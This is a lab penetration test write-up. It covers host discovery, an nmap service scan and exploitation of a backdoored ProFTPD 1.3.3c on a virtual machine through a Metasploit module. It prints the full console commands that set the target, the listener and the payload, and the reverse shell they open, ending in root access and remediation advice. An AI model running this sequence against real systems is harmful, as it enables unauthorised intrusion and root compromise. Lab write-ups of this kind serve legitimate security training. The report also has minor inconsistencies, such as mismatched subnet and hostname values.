Internal Penetration Testing

Author:- Thammisetti Sreenivasulu **Mail**: sreenivasuluthammisetti147@gmail

1. Overview:

This week focused on conducting an internal network penetration test within a controlled virtual environment. The objective was to identify live hosts, discover open ports, fingerprint services, and gather intelligence that can lead to deeper exploitation in the upcoming phases. The penetration testing methodology followed a structured reconnaissance and enumeration approach to simulate a real-world adversary scenario.

2. Objective:

To simulate an internal threat actor by performing reconnaissance and service enumeration using tools like ARP-Scan, Ping, and Nmap. This activity is aimed at identifying potential weaknesses in exposed services, providing insights to fortify network security.

3. Detail Report


3.1. Step 1: Network Discovery

Tools Used:- Netdiscover

Purpose:- To identify live hosts in the local subnet.

Command:- sudo netdiscover

Result:-



```
 Currently scanning: 192.168.89.0/16   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.73.2    00:50:56:ee:6e:12      2     120  VMware, Inc.
 192.168.73.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.73.133  00:0c:29:35:db:d0      1      60  VMware, Inc.
 192.168.73.254  00:50:56:e0:71:9f      1      60  VMware, Inc.
```

3.2. Step 2: Port Scanning & Service Enumeration

Tool Used: Nmap


Command: nmap -sV -sC -Pn -p- 192.168.73.133

Explanation of Flags:

- **-sV:** Version detection
- **-sC:** Runs default NSE scripts

- **-Pn:** Treats the host as **online**, skips host discovery (useful for firewalled hosts)
- **-p-:** Scans **all 65535 ports**

Result:-



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -Pn -p- 192.168.73.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 14:29 EDT
Nmap scan report for 192.168.73.133
Host is up (0.0014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:35:DB:D0 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.28 seconds
```

Script Output Summary:

- **FTP (21)**:
  - Service: ProFTPD 1.3.3c — *Known to be vulnerable (e.g., CVE-2010-4221)*
- **SSH (22)**:
  - Service: OpenSSH 7.2p2 — *Older version, may have outdated crypto settings*
  - Host Keys (RSA, ECDSA, ED25519) displayed.
- **HTTP (80)**:
  - Apache server is running.
  - Webpage title: *"Site doesn't have a title"*
  - Server header: Apache/2.4.18 (Ubuntu)

Initial Analysis:

- **FTP (ProFTPD 1.3.3c)** is a known **entry point** with backdoor vulnerability (CVE-2010-4221).
- **HTTP (80)** may provide a web-based foothold or additional recon opportunity.
- **SSH (22)** is available but often harder to brute-force — useful after gaining credentials or shell access.

3.3. Step 3: FTP Enumeration

Tool Used: ftp (default client)

Target Port: 21

Service Version: ProFTPD 1.3.3c

Command: ftp 192.168.73.133

Attempt 1: Username as anonymous and password is [blank]

Result: Login Failed

Observation: anonymous login is **Disabled**

Attempt 2: USER / PASS attemptsdidn't work either

3.4. Step 4: Exploiting ProFTPD Backdoor Vulnerability


Tool Used: Metasploit Framework

Exploit Module: exploit/unix/ftp/proftpd_133c_backdoor

Payload Used: cmd/unix/reverse

Steps Followed:


1) **Launch Metasploit Console:-** msfconsole
2) **Search for ProFTPD vulnerabilities:-** search proftpd
3) **Select the appropriate exploit module:-** use exploit/unix/ftp/proftpd_133c_backdoor
4) **Configure the necessary options:-**



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.73.133
RHOSTS ⇒ 192.168.73.133
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[-] 192.168.73.133:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[-] 192.168.73.133:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.73.128
LHOST ⇒ 192.168.73.128
```

5) **Run the exploit:-**

Result:-



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.73.128:4444
[*] 192.168.73.133:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo y93UvO8GsYHdVOLZ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "y93UvO8GsYHdVOLZ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.73.128:4444 → 192.168.73.133:43700) at 2025-04-06 14:34:54 -0400
```

Now I got the Root Access (Full Privileged Access)

3.5. Post-Exploitation

Access Level:- Root (Full Privileged Access)

Payload Used:- cmd/unix/reverse

Target Service:- ProFTPD 1.3.3c

1) System Enumeration

Command	Output
whoami	root
hostname	vtsec
uname -a	linux vtcsec 4.10.0-28-generic #32~16.04.2-ubuntu x86_64
ls /	bin, boot, cdrom, dev, etc, home, initrd.img, lib, lib64, lost+found, media, mnt, opt, proc, root, run, sbin, snap, srv, sys, tmp, usr, var, vmlinuz

4. Coclusion

This internal penetration testing simulated an attack from within the network, allowing full root access via the exploitation of ProFTPD. This highlights the criticality of patch management and service monitoring in virtual and production environments.

Steps for the vulnerable machine would include:

- Immediate patch or upgrade of ProFTPD service
- Disable unused services (e.g., FTP)
- Harden SSH configurations
- Conduct regular internal security assessments

End of Report